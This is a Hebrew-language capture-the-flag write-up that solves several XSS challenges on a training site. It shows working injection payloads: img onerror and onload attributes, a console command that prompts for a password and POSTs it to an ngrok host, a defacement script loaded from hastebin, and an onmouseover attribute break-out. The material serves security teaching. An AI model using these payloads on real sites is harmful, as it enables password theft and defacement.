

# פתרון אתגרי XSS


נכתב ע"י דין אביאני

## תוכן עניינים

3.....	פתרון אתגר XSS מספר 1
6.....	פתרון אתגר XSS מספר 2
9.....	פתרון אתגר XSS מספר 3
11.....	פתרון אתגר XSS מספר 4
15.....	פתרון אתגר XSS מספר 5

# פתרון אתגר XSS מספר 1


עם הכניסה לאתגר, מופיע המסך הבא:



לחיצה על הכפתורים, מראה שהם משפיעים על 2 דברים:

- א. התמונה שתוצג ע"ג המסך.
- ב. הערך שיירשם אחרי ה- # בשורת ה- URL.

כפי שניתן לראות בדוגמה הבאה, לחיצה על הכפתור "apple" תוביל להצגת תמונה של תפוח ולהצגת הערך pic2 בשורת ה- URL.



על מנת לבצע הזרקה של הפקודה alert, נכנס לקוד המקור בכדי להבין איפה הכפתור מזריק את התמונה בקוד.

נכנס ל-Inspect, נעמוד על התמונה, ונגיע לאזור הבא בקוד:

```
▼<span id="notification">  
   == $0  
</span>
```

מכיוון שתגית התמונה יושבת תחת התגית span לו יש id משלו, נבדוק אם יש סיבה לכך. חיפוש אחר ה-id - "notification", מוביל אותנו לסקריפט הבא:

```
<script>  
  html = "<img class='img-responsive img-rounded' src='../assets/img/' + self.location.hash.substr(1) + '.jpg' />";  
  $('#notification').html(html);  
</script>
```

מעבר על הסקריפט, מראה שהוא אחראי לטעון באזור של תגית ה-span, תמונה היושבת בנתיב assets/img ובעלת סיומת jpg.


בנוסף, השם של התמונה מוזרק באמצעות לחיצה על אחד הכפתורים, כפי שניתן לראות בקוד הבא:

```
<button class="btn btn-primary" onclick="location.href='#pic1';window.location.reload();" >banana</button>  
<button class="btn btn-default" onclick="location.href='#pic2';window.location.reload();" >apple</button>  
<button class="btn btn-danger" onclick="location.href='#pic3';window.location.reload();" >mango</button>
```

כעת, לאחר שהבנו כיצד הקוד עובד, מכיוון שהסקריפט עושה שימוש עם תגית img, נוכל לנצל תגית זו, בכדי להזריק את ה-alert שלנו.

לשם כך, נשתמש בתכונה onerror, שיכולה להציג הודעת alert במידה והתמונה בה עשינו שימוש, לא קיימת. על כן, התמונה בה נבחר לעשות שימוש תהיה - pic4.

לפני ביצוע ההזרקה, נעבור תחת ה-Inspect ללשונית network בכדי לוודא האם הגרשיים הרשומים בתגית img קיימים באמת או שנוספו ע"י הדפדפן.




מעבר חוזר על תגית ה-img מראה שהחלק - "self.location.hash.substr(1)" ישתנה לשם התמונה שנכניס בשורת ה-URL ולכן, אם נרצה להכניס את המילה pic4 ולאחריה את התכונה onerror, נשאר עם קטע הקוד: /> .jpg. על כן, נכניס אותו להערה בעזרת התכונה alt.

הדבקה של קטע הקוד:

```
pic4'onererror='alert(1)'alt='
```

אחרי סימן ה-#, תוביל להצגת ה-alert :




**הערה:** קיימת דרך נוספת, בה נעשה שימוש בתמונה **קיימת** לצד התכונה **onload**:


```
pic1.jpg'onload='alert(1)'alt='
```

## פתרון אתגר XSS מספר 2

עם הכניסה לאתגר, מופיע המסך הבא:



הזנת מספר רנדומלי (25) ולחיצה על כפתור GO מקפיצה הודעת alert:



כניסה לקוד המקור דרך ה-Inspect, מראה את ה-script הבא:

```
<script>
  document.getElementById("alarm").onclick = function(){
    function x(time){
      console.log(time);
      setTimeout("alert('wake up!! set for "+time+" seconds');", time*1000);
    };

    x($("#input").val());
  }
</script>
```

מתוך הסקריפט ניתן להבין שלחיצה על הכפתור GO (אשר מכיל את ה-id "alarm"), משתמש בערך הקיים בתוך שדה הקלט (אשר מכיל את ה-id "input") בכדי לבצע 2 דברים:


- לבצע ספירה לאחור בעזרת הפעולה setTimeout והערך שהוכנס בשדה הקלט, כך שבסוף הספירה, יוצג alert.
- להציג את הערך שקיים בשדה הקלט, תחת חלון ה-console בדפדפן.

מעבר על התגית של שדה הקלט, מראה שאין באפשרותנו להזריק קוד בשפת JavaScript ובשפת JSFuck, היא תומכת רק במספרים.

```
<input type="number" class="input-block-level" placeholder="15" id="input">
```


על כן, נראה כי ה-XSS היחיד שיהיה ניתן לבצע הוא מסוג Self XSS.

נכנס לחלון ה-Console בדפדפן ונראה שהזרקת הודעת alert אפשרית:



כעת, נחזור למטרת האתגר – יצירת הודעה המבקשת מהמשתמש להזין סיסמה, אותה נגנוב לשרת חיצוני השייך אלינו.

לשם יצירת ההודעה המאפשרת אינטראקציה מול המשתמש, נעשה שימוש בפקודה prompt ונשמור את קלט המשתמש במשתנה pass:




לפני העברת הסיסמה לשרת שלנו, עלינו ליצור אותו. לשם כך, נעשה שימוש ב-ngrok. לאחר קבלת כתובת ציבורית לשרת שהקמנו, נרשום בחלון ה-console את הפקודה הבאה:

```
$.post("https://531fc8b228a1.ngrok.io", {"password":pass}, function(data){});
```

פקודה זו, יוצרת בקשת POST בה אנו מעבירים את הפרמטר password שערכו הוא המשתנה pass (המכיל את הקלט של המשתמש).

בדיקה בשרת ה-ngrok שלנו מראה כי הצלחנו לגנוב את הסיסמה של המשתמש ולשמור אותה בצד שלנו:

#### צד הקורבן



#### צד התוקף (שרת ngrok)

1 minute ago      Duration 8.92ms

### POST /

Summary

Headers

Raw

Binary

13 bytes application/x-www-form-urlencoded; charset=UTF-8

Form Params


password

1234




## פתרון אתגר XSS מספר 3

עם הכניסה לאתגר, מופיע המסך הבא:



כפי שניתן לראות, בשורת ה-URL אחרי הסימן #, קיים קובץ JavaScript בשם stage3 בו האתר עושה שימוש.

כניסה ל-Intercept ומשם לחלון sources, מראה את התוכן של אותו קובץ:



אותו תוכן, מייצג הזרקה של תגית מסוג img לאזור באתר המכיל id בשם "notification"

על כן, מכיוון שהאתגר עושה שימוש בקובץ JavaScript חיצוני, על מנת לבצע defacement, ננסה ליצור קובץ JavaScript משלנו.

נכנס לאתר <https://hastebin.com> שם ניצור את קטע הקוד הבא:


```
$("#notification").html("<h1>Hacked By Dean Aviani</h1>");
```

לאחר מכן, ניקח את הקישור הבא:

<https://hastebin.com/raw/nirulebufe.js>

המכיל את קטע הקוד שיצרנו, ונדביק אותו ב-URL במקום stage3.js.

כפי שניתן לראות, הצלחנו לבצע defacement:



## פתרון אתגר XSS מספר 4

עם הכניסה לאתגר, מופיע המסך הבא:

challenges.itsafe.co.il/XSS/stage4.php

XSS Challenges

Search for your favorite food:

Apple

Go

Rules: Inject alert command.

Rules: Steal the cookies from this page by sending them to your website

Rules: test in admin.php

כפי שניתן לראות, האתגר מחולק ל-2 חלקים:

- הזרקת alert
- גניבת העוגייה (cookie) של המשתמש admin, אל השרת שלנו

### חלק א - הזרקת alert

נרשום את המילה check תחת שדה הטקסט, נלחץ כל הכפתור GO, ונראה כי היא מופיע ב-URL:

challenges.itsafe.co.il/XSS/stage4.php?\_=check

XSS Challenges

Search for your favorite food:

check

no result for your query

Go

Rules: Inject alert command.

Rules: Steal the cookies from this page by sending them to your website

Rules: test in admin.php


נכנס לקוד המקור בעזרת ה- Intercept בכדי להבין לאן בדיוק המילה שרשמנו- check, הוזרקה.

כפי שניתן לראות, המילה הוזרקה תחת התגית input, אשר משמשת כשדה קלט.

```
<input type="text" class="input-block-level" placeholder="Apple" name="_" id="input" value="check">
```

לפני ביצוע ההזרקה, נכנס לחלון **network** תחת ה- intercept, בכדי להבין האם הגרשיים שקיימים באותה תגית נוספו ע"י הדפדפן או ע"י מתכנת האתר.

כפי שניתן לראות, הן נוספו ע"י המתכנת.




כעת, על מנת להזריק את ה- alert לתגית input, נעשה שימוש בתכונה **onmouseover**.

על כן, נזריק את הקוד הבא לשדה הקלט:

```
aaa" onmouseover="alert('hacked by dean')"
```

כפי שניתן לראות, לאחר מעבר של העכבר על שדה הקלט, יקפץ ה- alert

